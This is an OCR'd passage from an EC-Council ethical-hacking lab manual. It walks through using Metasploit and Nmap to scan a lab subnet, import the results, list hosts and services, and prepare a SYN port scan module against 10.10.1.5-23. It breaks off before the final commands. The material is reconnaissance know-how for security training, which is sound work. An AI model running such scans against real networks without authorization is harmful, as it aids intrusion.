
15. Nmap begins scanning the subnet and displays the results. It takes approximately 5 minutes for the scan to complete.




16. After the scan completes, Nmap displays the number of active hosts in the target network (here, **7**).

17. Now, type **db_import Test** and hit **Enter** to import the Nmap results from the database.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




18. Type **hosts** and hit **Enter** to view the list of active hosts along with their MAC addresses, OS names, etc. as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


19. Type **services** or **db_services** and hit **Enter** to receive a list of the services running on the active hosts, as shown in the screenshot.

    Note: In addition to running Nmap, there are a variety of other port scanners that are available within the Metasploit framework to scan the target systems.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Type **search portscan** and hit **Enter**. The Metasploit port scanning modules appear, as shown in the screenshot.



21. Here, we will use the **auxiliary/scanner/portscan/syn** module to perform an SYN scan on the target systems. To do so, type **use auxiliary/scanner/portscan/syn** and press **Enter**.
22. We will use this module to perform an SYN scan against the target IP address range (**10.10.1.5-23**) to look for open port 80 through the eth0 interface.

    To do so, issue the below commands:

